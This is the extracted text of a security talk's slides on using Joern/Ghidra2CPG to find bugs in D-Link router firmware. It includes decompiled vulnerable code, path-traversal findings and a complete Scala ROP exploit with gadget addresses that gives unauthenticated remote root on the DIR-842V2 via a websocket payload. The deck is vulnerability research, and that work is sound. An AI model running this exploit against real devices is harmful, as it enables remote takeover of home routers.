

Ghidra2CPG: From Graph Queries to Vulnerabilities in Binary Code

claudiu, fabs, niko

This talk

- Our day job is developing approaches for automated vulnerability discovery at ShiftLeft Inc.
- We started taking apart consumer-grade routers as a hobby project
- Turned out to be a great opportunity to test out some of our open-source tooling
- Today, we speak about our approach and our results

<https://t.me/learningnets>



@ursachec



@fabsx00



@0x4D5A

Joern - The Bug Hunter's Workbench (open source)

- Started off as a research platform for robust code analysis in 2013
- Today: an interactive programming shell for vulnerability discovery based on Scala
- Allows analyzing large code bases written in C, C++, Java, Javascript, JVM Bytecode, LLVM Bitcode, ...
- Query collections can be used for fully automated, application-specific code scanning



Works well on source code

- Idea is to encode such patterns once and then scan code for it automatically
- Scanned VLC in 2014 =>
CVE-2014-9625 - “Buffer overflow in automatic updater”
- Scanned VLC in 2020 =>
VideoLan-SB-VLC-3013 - “Buffer overflow in automatic updater”

malloc-memcpy-int-overflow

Dangerous copy-operation into heap-allocated buffer

-


CPGQL Query:

```
{val src =
  cpg.method(".*malloc$").callIn.where(_.argument(1).arithmetics).1

cpg.method("(?i)memcpy").callIn.1.filter { memcpyCall =>
  memcpyCall
    .argument(1)
    .reachableBy(src)
    .where(_.inAssignment.target.codeExact(memcpyCall.argument(1).code))
    .whereNot(_.argument(1).codeExact(memcpyCall.argument(3).code))
    .hasNext
  }}.1
```

author: @fabrx00

tags: integers,default



But what if all we have is a binary?

Second try

- In 2016, an initial version of joern for binary (“bjoern”) was released based on r2
- The experience was not comparable with that for source-based querying
- Main learnings:
 - Approaches that work well for source are not trivial to adapt to binary - lots of information must first be recovered or approximated
 - Best way to learn fast what works and what doesn't is to use the tool for a real audit during the development phase

Source code - single call sites are already valuable

- In source code, single statements (containing complex expressions) can already be highly indicative of vulnerabilities
- Examples:
 - `strcpy(dst, src, strlen(src))` <= indicative of a buffer overflow
 - `pixels = malloc(width * height)` <= indicative of an integer overflow
 - `int len = strlen(str);` <= indicative of an integer truncation
- Syntax trees are sufficient to describe such candidate points and with additional interprocedural taint analysis, we can narrow in well on vulnerabilities

Binary: call sites are pretty useless

- In binary, you already need taint analysis to obtain similar information at a call site
- “strncpy is called and the arguments are a1, a2, and a3” <- thanks, Sherlock
- Reconstructing arguments at call sites seems crucial

```
_move    $3,a3
lw       gp,local_128(sp)
move     a2,s5
move     a1,s4
lw       t9,-0x7c30(gp)=>-><EXTERNAL>::strncpy    = 00420530
jalr     t9=><EXTERNAL>::strncpy                  char * strncpy(char * __dest, ch...
move     a0,s0
```

Variables vs memory locations/registers

- In source code, you can deal with variables and structured types
 - In binary, all you see are memory locations and registers
 - Memory locations are often dynamically calculated
 - Recovery of some sort of “abstract location” is key
- (see “Analyzing memory accesses in x86 executables” by Balakrishnan and Reps)

Ghidra

- Between 2016 and today, Ghidra was open-sourced and this dramatically changes the game for open-source code analysis
- Ghidra's disassembler is alright, **it's decompiler is outstanding**
- A good decompiler performs many of the “recovery” steps that we were missing in the original version of bjoern:
 - Approximation of local variables and parameters
 - Intra-procedural recovery of arguments at call sites across platforms
 - Recovery of control structures (conditional statements and loops)

```
strcpy(acStack312,pcVar4,0x7f);
```

```
strcpy(acStack288,param_2,param_3);
```



Idea

Making the disassembly available for querying is useful, but why don't we also pass the **decompiled code to our robust C parser** for analysis and benefit from the analysis we have available for C? Let's use that as a baseline and start introducing more of our own analysis on top of the disassembly as it becomes necessary.



Ghidra2cpg

- Joern frontend that imports Ghidra disassemblies into Joern initiated by Niko
- Goal: Joern but for code that we are not supposed to analyze =>
polynomial-time interprocedural data flow analysis for binary as a key feature
- More and more steps taken these days to include information from the decompiler
- Still under (open) development - this project is its first larger test drive



Now for our target

D-Link®



EXO | AX

NEXT GENERATION

AX1800 WI-FI 6 ROUTER

WI-FI 6
AX1800



Enhanced Parental Controls



Gigabit Ports



Dual-core Processor



Voice Control



EXCEPTIONAL CAPACITY

Connect more devices at faster speeds



MADE FOR SMART HOMES

Better performance in device-dense environments



NEXT GEN SPEED & RANGE

Combined speeds up to AX1800



UNPRECEDENTED EFFICIENCY

Higher throughput, more efficient transmission



BACKWARDS COMPATIBLE

Supports all existing Wi-Fi devices

DIR-X1860






AC1200 WiFi Gigabit Router DIR-842V2

Product Status (Revision A1): Live ⓘ

- AC1200 Wave 2 up to 1,200 Mbps
- Dual-Band with MU-MIMO
- WPA3 security
- Multiple operational modes
- Wi-Fi Protected Setup








```
$ sudo screen /dev/ttyUSB0 115200
// ...boot process output trimmed
root@dlinkrouter:~#


// find home dir for web content
root@dlinkrouter:~# grep home /etc/config/uhttpd
    option home '/www'

// find exposed HTTP routes
root@dlinkrouter:~# grep alias /etc/config/uhttpd
list alias '/HNAP1=/cgi-bin/HNAP1'
list alias '/dlcfg.cgi=/cgi-bin/HNAP1'
list alias '/dlquickvpnsettings.cgi=/cgi-bin/HNAP1'
list alias '/hnap=/cgi-bin/HNAP1'
list alias '/MTFWU=/cgi-bin/MTFWU'

// find the binaries serving HTTP
root@dlinkrouter:~# ls -al /www/cgi-bin | grep -E 'HNAP1|MTFWU'
lrwxrwxrwx   1 root   root      14 Aug 18  2020 HNAP1 -> /usr/sbin/hnap
lrwxrwxrwx   1 root   root      15 Aug 18  2020 MTFWU -> /usr/sbin/mtfwu

// count how often the binaries are invoked in the web interface
root@dlinkrouter:~# grep HNAP1 -r -l /www | wc -l
174
root@dlinkrouter:~# grep MTFWU -r -l /www | wc -l
1
```





Attack surface

- **Mtfwu (DLink DIR-X1860):**
 - Uses libc functions for string handling, file operations and memory allocation
 - No HTTP library in use => old-school CGI program that receives HTTP parameters via ``getenv``
- **Anweb (DLink DIR-842V2):**
 - Uses libc functions for string handling, file operations and memory allocation
 - Uses the “mongoose” HTTP library for HTTP communication
 - Extensive use of JSON via “jansson” library
 - Uses a DLink RPC library called “d_jrpcapi”



AC1200 WiFi Gigabit Router DIR-842V2

Product Status (Revision A1): Live ⓘ

- AC1200 Wave 2 up to 1,200 Mbps
- Dual-Band with MU-MIMO
- WPA3 security
- Multiple operational modes
- Wi-Fi Protected Setup

Anweb: list HTTP-related functions

- Functions of the mongoose HTTP library all have the prefix “mg_”
- We can dump all functions used by matching on “mg_.*”
- We can also dump decompiler output of all functions that call at least one mongoose function

```
joern> cpg.call("mg_*").name.dedup.l  
res13: List[String] = List(  
  "mg_start",  
  "mg_set_request_handler",  
  "mg_stop",  
  "mg_get_request_info",  
  "mg_printf",  
  "mg_send_file",  
  "mg_get_header",  
  "mg_url_encode",  
  "mg_strncasecmp",  
  "mg_read",  
  "mg_write",  
  "mg_get_var",  
  "mg_md5",  
  "mg_get_cookie"  
)
```

```
joern> cpg.method.where(_.call("mg_*")).dumpRaw l > "/tmp/mgdump.c"
```

Marking attack surface

- We can mark all internal functions that call mongoose functions or are called by functions that call mongoose functions

```
joern> cpg.call("mg_.*").method
      .repeat(_.callee.internal)(_.emit.times(10))
      .newTagNode("attacksurface").store
```

```
joern> commit
```

Simple is good - buffer overflow query on binary

```
// Calls to strncpy/memcpy into stack buffer with variable amount in  
methods // that are part of the attack surface
```

```
cpg.call("strncpy|memcpy")  
  .whereNot(_.argument(3).isLiteral)  
  .where(_.argument(1).code(".*Stack.*"))  
  .where(_.method.tag.name("attack_surface"))
```

Ability to inspect arguments like that rests on intra-procedural def-use chains

Same query as for source code, minus the “.*Stack.*” artifact we are making use of

<https://t.me/learningnets>

Stack-based buffer overflow in `websocket_data_handler`

```
iVar1 = memcmp(param_3,"init ",5);
if (iVar1 == 0) {
    __nptr = (char *)memcpy(auStack168,(void *)((int)param_3 + 5),param_4 - 5);
    __nptr[param_4 - 5] = '\0';
    uVar2 = strtoul(__nptr,local_28,10);
    piVar4[1] = uVar2;
    if (((uVar2 != 0) && (local_28[0] != (char *)0x0)) && (*local_28[0] == '\0')) {
        *piVar4 = 2;
    }
    pthread_mutex_unlock((pthread_mutex_t *)&DAT_00435648);
    return 1;
}
```

- param2 turns out to be a websocket message while param3 is its amount
- Exploitable for remote code execution

Stack-based buffer overflow in callee of websocket_data_handler

```
void action_handler(int param_1,char *param_2,size_t param_3,code *param_4)
{
    int iVar1;
    int iVar2;
    char *pcVar3;
    size_t sVar4;
    char *pcVar5;
    int iVar6;
    undefined4 uVar7;
    code *pcVar8;
    char acStack288 [260];

    uVar7 = *(undefined4 *)(param_1 + 8);
    memset(acStack288,0,0x100);
    strncpy(acStack288,param_2,param_3);
}
```

- Exploitable for remote code execution

<https://t.me/learningnets>

Gadgets

- Base image is located at a fixed address, so we can make use of its code to craft a stable exploit => we'd like a way to automatically extract gadgets
- Quick&dirty joern script to dump gadgets up to length 5 to a file

```
def instrBefore(x : CfgNode, n: Int) =  
  x.cfgPrev(n).l.reverse.map(y => y.address.get + ": " + y.code)  
  
cpg.ret.map(x => instrBefore(x, 5).mkString("\t") + "\n").l |> "/tmp/gadgets.txt"
```

```
joern > script("binary/gadget.sc")
```

Unauthenticated remote root exploit for DLink DIR 84V2

- anweb process runs as root
- The vulnerability is in the websocket authentication, *before* authentication has been carried out!
- Firmware version is 1.0.3 (latest)
- We have started writing exploits in Scala on the Joern shell to see which primitives are required to support exploit writing

```
import cask.util.Logger.Console._
import castor.Context.Simple.global
import $ivy.`org.scodec::scodec-core:1.11.9`
import scodec.bits.{ByteVector => b, _}

def h(x : String) : b = b.fromHex(x).getOrElse(b.fromHex("ff").get)
def s(x : String) : b = b(x.map(_._toByte))
def le(x : String) : String = x.grouped(2).toList.reverse.mkString("")

@main def exec() = {

// gadget1 (fixGp)   : _lw gp,local_10(sp), ..., lw ra,local_4(sp), jr ra
// gadget2 (placea0) : move a0,s0, ..., lw ra,local_4(sp), jr ra
// gadget3 (placeR) : lw a1, -0x7fd4(gp), jalr <popen>

val init      = s("init ")
val filling1  = h("41414141"*41)
val fixGp     = h(le("00419be4"))
val gp        = h(le("0043ccf0")*5)
val placea0   = h(le("0040a570")*7)
val cmd       = s("echo 0wned>/tmp/1a1") ++ h("00")
val filling2  = h("42424242"*36)
val placeR    = h(le("0041e674")*300)

val payload = init ++ filling1 ++ fixGp ++ gp ++ placea0 ++ cmd ++ filling2 ++ placeR

val ws = cask.util.WsClient.connect("ws://192.168.1.111/websocket")
  ( case cask.Ws.Text(x) => )
ws.send(cask.Ws.Binary(payload.toArray))
}
```

Interprocedural data-flow tracking

- Loading information from ghidra into joern means that we can make use of its polynomial time interprocedural data-flow tracker to find flows across functions

- Let's look for path traversals:

- ```
joern> cpg.call("fopen.*")
 .argument(1).whereNot(_.isLiteral)
 .reachableByFlows(cpg.call("strcat"))
 .where(_.method.tag.name("attack_surface"))
```

# Returns two path traversals

```
=====
tracked | lineNumber | method | file |

strcat(param_2,param_1) | 2652 | get_full_path | /tmp/anweb/anweb.c |
char* | 2644 | get_full_path | /tmp/anweb/anweb.c |
get_full_path(auStack1056,auStack1568) | 2756 | concat_end_point | /tmp/anweb/anweb.c |
(char *)get_full_path(auStack1056,auStack1568) | 2756 | concat_end_point | /tmp/anweb/anweb.c |
pcVar3 = (char *)get_full_path(auStack1056,auStack1568) | 2756 | concat_end_point | /tmp/anweb/anweb.c |
fopen64(pcVar3,"r") | 2757 | concat_end_point | /tmp/anweb/anweb.c |
fopen64(pcVar3,"r") | 2757 | concat_end_point | /tmp/anweb/anweb.c |
__stream = fopen64(pcVar3,"r") | 2757 | concat_end_point | /tmp/anweb/anweb.c |
__stream != (FILE *)0x0 | 2758 | concat_end_point | /tmp/anweb/anweb.c |
fgets(pcVar3,0x200,__stream) | 2764 | concat_end_point | /tmp/anweb/anweb.c |
strlen(pcVar3) | 2765 | concat_end_point | /tmp/anweb/anweb.c |
write_from_file(param_1,pcVar3,acStack544) | 2769 | concat_end_point | /tmp/anweb/anweb.c |
write_from_file(undefined4 param_1, undefined4 param_2, char *param_3) | 2662 | write_from_file | /tmp/anweb/anweb.c |
get_full_path(param_2,acStack704) | 2673 | write_from_file | /tmp/anweb/anweb.c |
fopen64(acStack704,"r") | 2676 | write_from_file | /tmp/anweb/anweb.c |
=====
""
""
```

```
=====
tracked | lineNumber | method | file |

strcat(param_2,param_1) | 2652 | get_full_path | /tmp/anweb/anweb.c |
char* | 2644 | get_full_path | /tmp/anweb/anweb.c |
get_full_path(auStack1056,auStack1568) | 2756 | concat_end_point | /tmp/anweb/anweb.c |
(char *)get_full_path(auStack1056,auStack1568) | 2756 | concat_end_point | /tmp/anweb/anweb.c |
pcVar3 = (char *)get_full_path(auStack1056,auStack1568) | 2756 | concat_end_point | /tmp/anweb/anweb.c |
fopen64(pcVar3,"r") | 2757 | concat_end_point | /tmp/anweb/anweb.c |
=====
""
```

## concat\_end\_point and get\_full\_path

```
iVar1 = mg_get_request_info();
pcVar4 = *(char **)(iVar1 + 0xc);
pcVar3 = pcVar4;
if (pcVar4 == (char *)0x0) {
 pcVar3 = "";
}
sVar2 = strlen(pcVar3);
iVar1 = mg_get_var(pcVar4, sVar2, "type", acStack544, 0x200);
if (0 < iVar1) {
 iVar1 = mg_get_var(pcVar4, sVar2, &DAT_004216dc, auStack1056, 0x200);
 if ((0 < iVar1) &&
 ((iVar1 = strcmp(acStack544, "css"), iVar1 == 0 ||
 iVar1 = strcmp(acStack544, "js"), iVar1 == 0))) {
 pcVar3 = (char *)get_full_path(auStack1056, auStack1568);
 __stream = fopen64(pcVar3, "r");
 if (__stream != (FILE *)0x0) {
 mg_printf(param_1, "HTTP/1.1 200 OK\r\n");
 pcVar3 = acStack2081 + 1;
 mg_printf(param_1, "Transfer-Encoding: chunked\r\n");
 set_content_type(param_1, acStack544);
 mg_printf(param_1, "\r\n");
 while (pcVar4 = fgets(pcVar3, 0x200, __stream), pcVar4 != (char *)0x0) {
 sVar2 = strlen(pcVar3);
 if (pcVar3[sVar2 - 1] == '\n') {
 pcVar3[sVar2 - 1] = '\\0';
 }
 write_from_file(param_1, pcVar3, acStack544);
 }
 }
 }
}
```

```
joern> cpg.method("get_full_path").dump
res12: List[String] = List(
 """char * get_full_path(char *param_1, char *param_2) /* <=== */
{
 size_t sVar1;

 sVar1 = strlen(param_1);
 if (sVar1 + 0xb < 0x200) {
 strcpy(param_2, "/srv/anweb/");
 strcat(param_2, param_1);
 }
 else {
 param_2 = (char *)0x0;
 }
 return param_2;
}
"""
)
```

- concat\_end\_point reads from `/bin/lS` “line-by-line”
- Empty lines are read => `fopen(“/srv/anweb” + “”)` will attempt to open the directory “/srv/anweb”
- That succeeds, but `fread` then returns 0
- Return value of `fread` is not checked and so `\_ptr` is uninitialized
- Mg\_write writes contents of `\_ptr` back to attacker



```
undefined4 write_from_file(undefined4 param_1,undefined4 param_2,char *param_3)
{
 size_t __n;
 int iVar1;
 FILE *__stream;
 void *__ptr;
 undefined4 uVar2;
 char acStack704 [512];
 stat64 sStack192;

 iVar1 = get_full_path(param_2,acStack704);
 uVar2 = 0xffffffff;
 if (iVar1 != 0) {
 __stream = fopen64(acStack704,"r");
 if ((__stream != (FILE *)0x0) &&
 (iVar1 = stat64(acStack704,&sStack192), __n = sStack192.st_blksize, iVar1 == 0)) {
 _ptr = malloc(sStack192.st_blksize);
 if (__ptr != (void *)0x0) {
 fread(__ptr,1,__n,__stream);
 mg_printf(param_1,&DAT_00421690,sStack192.st_blksize);
 mg_write(param_1,__ptr,sStack192.st_blksize);
 mg_printf(param_1,"r\n");
 if ((param_3 != (char *)0x0) && (iVar1 = strcmp(param_3,"js"), iVar1 == 0)) {
 mg_printf(param_1,&DAT_00421690,1);
 mg_write(param_1,&DAT_0042169c,1);
 mg_printf(param_1,"r\n");
 }
 free(__ptr);
 fclose(__stream);
 return 0;
 }
 fclose(__stream);
 return 0xffffffff;
 }
 uVar2 = 0xffffffff;
 }
 return uVar2;
}
```





D-Link®



EXO | AX

NEXT GENERATION

AX1800 WI-FI 6 ROUTER

WI-FI 6  
AX1800



Enhanced Parental Controls



Gigabit Ports



Dual-core Processor



Voice Control



**EXCEPTIONAL CAPACITY**

Connect more devices at faster speeds



**MADE FOR SMART HOMES**

Better performance in device-dense environments



**NEXT GEN SPEED & RANGE**

Combined speeds up to AX1800



**UNPRECEDENTED EFFICIENCY**

Higher throughput, more efficient transmission



**BACKWARDS COMPATIBLE**

Supports all existing Wi-Fi devices

DIR-X1860

# Hardcoded credentials

```
